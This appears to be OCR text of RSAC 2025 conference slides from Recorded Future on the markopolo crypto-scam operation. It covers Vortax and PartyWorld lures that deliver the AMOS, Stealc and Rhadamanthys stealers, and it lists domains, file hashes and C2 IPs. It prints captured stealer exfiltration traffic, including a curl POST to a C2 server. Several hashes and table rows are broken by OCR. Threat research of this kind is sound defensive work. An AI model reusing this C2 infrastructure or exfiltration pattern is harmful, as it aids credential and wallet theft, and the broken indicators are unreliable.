



***Figure 3**: Automated "Vortax Meetings" application on Discord sharing a unique Room ID (Source: Recorded Future)*



HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "BuildID" = "vor"
Key: BuildID
Value: vor
Form item: "user" = "markopolo"
Key: user
Value: markopolo
[truncated]Form item: "B64" = "UEsDBAoAAAAAN2LoVgAAAAAAAAAAAAAAAAAKABAAMzY0NTU1NDAxL1VYDADB3jJmwt4yZv
Key: B64
Value [truncated]: UEsDBAoAAAAAN2LoVgAAAAAAAAAAAAAAAAAKABAAMzY0NTU1NDAxL1VYDADB3jJmwt4yZvYBFABQSwME
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "BuildID" = "astration"
Key: BuildID
Value: astration
Form item: "user" = "markopolo"
Key: user
Value: markopolo
[truncated]Form item: "B64" = "UEsDBAoAAAAAHCfT1gAAAAAAAAAAAAAAAAALABAAMTg4MjM3NDk3My9VWAwAo93OZaPdzr
Key: B64
Value [truncated]: UEsDBAoAAAAAHCfT1gAAAAAAAAAAAAAAAAALABAAMTg4MjM3NDk3My9VWAwAo93OZaPdzmX2ARQAUEsD
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "BuildID" = "dust"
Key: BuildID
Value: dust
Form item: "user" = "markopolo"
Key: user
Value: markopolo
[truncated]Form item: "B64" = "UEsDBAoAAAAAMO5XFgAAAAAAAAAAAAAAAAALABAAMTYyOTE1MTk5NC9VWAwAvi7gZb4u4G
Key: B64
Value [truncated]: UEsDBAoAAAAAMO5XFgAAAAAAAAAAAAAAAAALABAAMTYyOTE1MTk5NC9VWAwAvi7gZb4u4GX2ARQAUEsD


weworkhappy[.]com (Intelligence Card)	VDeckSetup.dmg	cloregod	b1817f23b4b0b09cd7db9e90eac166ddf0de9d22aaf69f17308da43854604d9e
marylandhomerates[.]com (Intelligence Card)	Installer.dmg	meowsup	5d45cc81a22e6ba596b12db4baec5b20ccbe9ce52f8258fa5690da0e5ef2a982
novatercaagilidade[.]com (Intelligence Card)	ZoomInstaller.dmg	private1	bde29a5215e685805f00fee5f03de3478f8214195e1562bcd6122149d
123mllhasbrasil[.]com (Intelligence Card)	Launcher.dmg	wioland	f9785743539fdfb21995 57f86d5dba5c0cd3df de1532f92e0c7c4f
garagemfinity[.]com (Intelligence Card)	Installer.dmg	xmas	N/A; down as of May 2024.
institutoangelabatista[.]com (Intelligence Card)	SpectraLauncher.dmg	DoraLands2	856979042a3c1f6105 8f11856dc714ec16969
betbh (Intell			
ebolig (Intell			
aidigi (Intell			

iuddy[.]com (Intelligence Card)	Setup.dmg	vexor	9f676511cb9b35e2916ebf79aec6b4aa6514f8bf640ea2fe786d16a7ed8dab7b
indianahomerates[.]com (Intelligence Card)	WorldLauncher.dmg	private	93463142e354b05bbac20b9e9498ee5f8c9ea2488151ee6870189baab0b7e2ff
pegamente[.]com (Intelligence Card)	Setup.dmg	ELHA	922afb7de0159e7b435290868c51f33c59e0990ec964f77de9201534e4232117
nongduangmarket[.]com (Intelligence Card)	WorldLauncher.dmg	private	4b35a3872589f44c43469cf73c54b525506f6cc894598d109c5f931923c6eba9
crosstacks[.]com	Launcher.dmg	dust	8e6176eaea919bae5b750002
			fcdfa8daa26a0f129

Further investigation of the Vortax staging domain *plumbonwater[.]com* (**Table 3**) revealed 23 additional domains hosted on the same IP address (*79.137.197[.]159*). Using Recorded Future Malware Intelligence, Insikt Group identified that each of these domains hosts a malicious application that delivers AMOS. Investigation into these malicious applications unearthed additional scams — similar to Vortax, described above — that masquerade as legitimate companies and leverage social media and messaging platforms to target cryptocurrency users. These scams, such as VDeck and Mindspeak, share crossover with the Vortax brand and are likely operated by the same threat actor — markopolo.




PARTY WORLD
WORLDVIEW
STAKING
NFT
TOKENS
PAAS
MARKETPLACE
DOWNLOAD
LINKS
GUIDE TO PLAY TEST
A DESTINATION THEME PARK FOR THE
JOIN DISCORD
START NOW


Threat Actor
Social Engineering
Victim
PartyWorld
Windows Installation
MacOS Installation
dropbox[.]com
PartyWorld.exe
testload.python anywhere[.]com
Stealc (Payload 1)
Rhadamanthys (Payload 2)
Stealc C2
rafaelsuarezlopez[.]com
PartySetup.dmg
Atomic Stealer (AMOS) C2

Remote address:
147.45.43.136:80

Request

```
POST /joinsystem HTTP/1.1
Host: 147.45.43.136
User-Agent: curl/7.64.1
Accept: */*
Content-Length: 94562
Content-Type: multipart/form-data; boundary=------------------------47a5530e78eaa084
Expect: 100-continue
```


Response

```
HTTP/1.0 200 OK
```

Domain	IP Address	AMOS C2
rafaelsuarezlopez[.]com	147.45.43[.]197 (Intelligence Card)	79.137.202[.]22 (Intelligence Card)
ask-ashika[.]com	77.91.77[.]175	147.45.43[.]136 (Intelligence Card)
punitrai[.]com	77.91.77[.]175	147.45.43[.]136
wealthgenixs[.]com	77.91.77[.]175	147.45.43[.]136
betbhaibetting[.]com	79.137.197[.]159 (Intelligence Card)	193.233.132[.]137 (Intelligence Card)

***Table 4**: Domains, both current and historical, linked to the AMOS builds of PartyWorld (Source: Recorded Future)*

Apply!




- Traffer teams that provide “cryptoscam-as-a-service” to their subteams and affiliates will leverage shared, centralized infrastructure for *all scams*. This means that identifying and attributing only **one** can reveal **everything.**
- Even when scams rebrand, the team will often continue to leverage the same infrastructure due to ease and operational cost. **This makes it very easy for defenders to pivot**.
- Keeping historical records of scam attempts will allow you to see commonalities in tools and TTPs across unrelated clusters of threat activity, sometimes creating links that span **years**.

RSAC | 2025 Conference


Marko Polo Unmasked

